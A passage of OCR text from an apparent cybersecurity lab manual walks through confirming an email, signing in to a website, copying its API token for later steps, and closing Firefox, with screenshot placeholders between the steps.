
    Note: If you get any error while accessing website content in Parrot Security machine, then browse the same website in your local machine, login into your account and perform the following steps.

    Note: If you are unable to confirm the account then right-click the link and click on **Open Link in New Tab**.




24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 19**.


    Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



25. You get signed in successfully in the website. Now, click the **How it works** button from the menu bar and click **Get started for free** button.



26. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.




27. Close the **Firefox** browser window.

